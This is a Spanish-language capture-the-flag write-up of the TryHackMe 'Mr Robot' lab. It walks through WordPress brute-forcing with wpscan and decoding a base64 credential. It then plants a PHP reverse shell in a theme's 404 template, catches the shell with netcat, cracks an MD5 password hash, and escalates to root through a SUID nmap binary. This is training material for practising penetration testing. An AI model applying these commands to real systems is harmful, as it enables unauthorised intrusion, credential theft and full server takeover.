


Como se puede ver en la imagen anterior se pudo descifrá el nombre del usuario, el cual es **Elliot**, procedemos a ejecutar `wpscan --url http://10.10.83.14/wp-login.php -U Elliot --passwords fsocity.dic -t 64`, para poder hacer un ataque de fuerza bruta.

```
 | Confidence: 100%

[+] This site seems to be a multisite
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | Reference: http://codex.wordpress.org/Glossary#Multisite

[+] The external WP-Cron seems to be enabled: http://10.10.130.130//wp-login.php/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.3.1 identified (Insecure, released on 2015-09-15).
 | Found By: Query Parameter In Install Page (Aggressive Detection)
 |  - http://10.10.130.130/wp-includes/css/buttons.min.css?ver=4.3.1
 |  - http://10.10.130.130/wp-includes/css/dashicons.min.css?ver=4.3.1
 | Confirmed By: Query Parameter In Upgrade Page (Aggressive Detection)
 |  - http://10.10.130.130/wp-includes/css/buttons.min.css?ver=4.3.1
 |  - http://10.10.130.130/wp-includes/css/dashicons.min.css?ver=4.3.1

[i] The main theme could not be detected.

[+] Enumerating All Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
 Checking Config Backups - Time: 00:01:00 <==========================================================> (137 / 137) 100.00% Time: 00:01:00

[i] No Config Backups Found.

[+] Performing password attack on Wp Login against 1 user/s
Trying Elliot / brackets Time: 00:06:55 <                                    > (1799 / 858160)  0.20%  ETA: 54:59:11
```


Como el ataque de fuerza bruta es muy demorado, se continúa revisando los directorios que nos arrojó **gobuster**, en el cual encontramos otro directorio llamado **license**, el cual nos retorna un breve mensaje como se aprecia continuación.







Como se puede visualizar en las imágenes anteriores el sistema nos da una pista de una posible contraseña que puede estar en el texto que está en **base 64**, para poder descifrarlo usamos el comando `echo "ZWxsaW900kVSMjgtMDY1Mgo=" | base64 -d`

Esta credencial lo podemos usar en el login para ver si nos sirve, las cuales nos permiten iniciar sesión satisfactoriamente.




Una vez dentro del **WordPress** nos dirigimos al apartado de temas, el cual nos permite subir código malicioso.







Una vez dentro del tema, seleccionamos **Editor**, para seleccionar una platilla de error para evitar que la víctima no sospeche nada, para esto usamos la plantilla de error **404**.




Ya selecciona la plantilla se procede a copiar una **reverse shell** de la máquina atacante con el comando `cp /usr/share/webshells/php/php-reverse-shell.php .` para poder modificarla.




Una vez hecho el paso anterior se procede abrir el fichero con el comando `pluma php-reverse-shell.php`, para poder modificar la **IP** y el **puerto**.



Ya modificado el código se procede a copiar y se pega en la página de error **404** para llamar esta página más adelante y poder obtén la **Shell**.



Una vez hecho el paso anterior se procede a subir el código para que quede almacenado en el servidor, se procede a abrir una terminal para ponernos en escucha con **netcat** con el siguiente comando `sudo nc -lvnp 443`.



Ya puestos en escucha nos dirigimos a la siguiente URL http://10.10.130.130/wp-content/themes/twentyfifteen/404.php para poder ejecutar el código malicioso y así poder obtener acceso al servidor.

```
~/tryhackme/mrrobot/content
sudo nc -lvnp 443
listening on [any] 443 ...
connect to [10.18.32.58] from (UNKNOWN) [10.10.130.130] 36867
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
 06:22:25 up  1:34,  0 users,  load average: 0.00, 0.01, 0.36
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
$
```

El cual nos retorna una **reverse shell** y nos indica que estamos con el usuario **daemon**, nos dirigimos a la carpeta raíz con el comando `cd /home` y listamos con `ls` para poder ver las carpetas de los usuarios, ingresamos a esta `cd robot` y listamos.

```
$ cd home
$ ls
robot
$ cd robot
$ ls
key-2-of-3.txt
password.raw-md5
```


Como se ve en la imagen anterior podemos ver la segunda flag, la cual vamos a ver con el comando `cat key-2-of-3.txt`, el sistema nos indica que no tenemos permiso para leerlo.

```
$ cat key-2-of-3.txt
cat: key-2-of-3.txt: Permission denied
```

Como se puede ver también tenemos otro archivo el cual vamos a visualizar con `cat password.raw-md5` para ver que tiene este adentro.

```
$ cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
```

El cual nos entrega un usuario y una contraseña cifrada en **md5** la cual vamos a descifrar en **crackstation** como se puede ver en la siguiente imagen.



Una vez descifrado la contraseña procedemos a copiar el siguiente comando `python -c 'import pty;pty.spawn("/bin/bash")'` para poner la terminal interactiva y evitar errores al cambiar de usuario, para cambiar de usuario se usa `su robot`.

```
daemon@linux:/$ python -c 'import pty;pty.spawn("/bin/bash")'
daemon@linux:/$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

robot@linux:/$
```

Ya estado con el usuario **robot,** se procede alistar el flag 2 con el comando `cat key-2-of-3.txt`.

```
robot@linux:~$ cat key-2-of-3.txt
cat key-2-of-3.txt
```

Se procede a buscar aplicaciones que se ejecuten como **root** con el comando `find / -perm -u=s -type f 2>/dev/null`.

```
robot@linux:/$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
```

Como se puede ver en la imagen anterior, **nmap** cuenta con permisos de **root** el cual se puede abusar con el comando `nmap --interactive`.

```
robot@linux:/$ nmap --interactive
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap>
```

Ya dentro del modo interactivo se procede a ejecutar una **Shell** con `!sh` para poder ejecutar está como **root**.

```
nmap> !sh
!sh
# id
id
uid=1002(robot) gid=1002(robot) euid=0(root) groups=0(root),1002(robot)
#
```

Una vez con esta consola ingresamos a la carpeta **root** con `cd /root/` y listamos con `ls`.

```
# cd /root
cd /root
# ls
ls
firstboot_done  key-3-of-3.txt
```

Como se puede visualizar en este directorio tenemos la última flag la cual listemos con `cat key-3-of-3.txt` para así finalizar nuestra máquina.

```
# cat key-3-of-3.txt
cat key-3-of-3.txt
```

De esta forma finalizamos la máquina, ya que se logró el objetivo principal que es obtener el máximo privilegio del sistema y se puedo adquirir los conocimientos de como explotar malas configuraciones en **WordPress** como lo es la enumeración de usuarios, archivos con información confidencial y

binarios con máximo privilegios como lo fue **nmap**.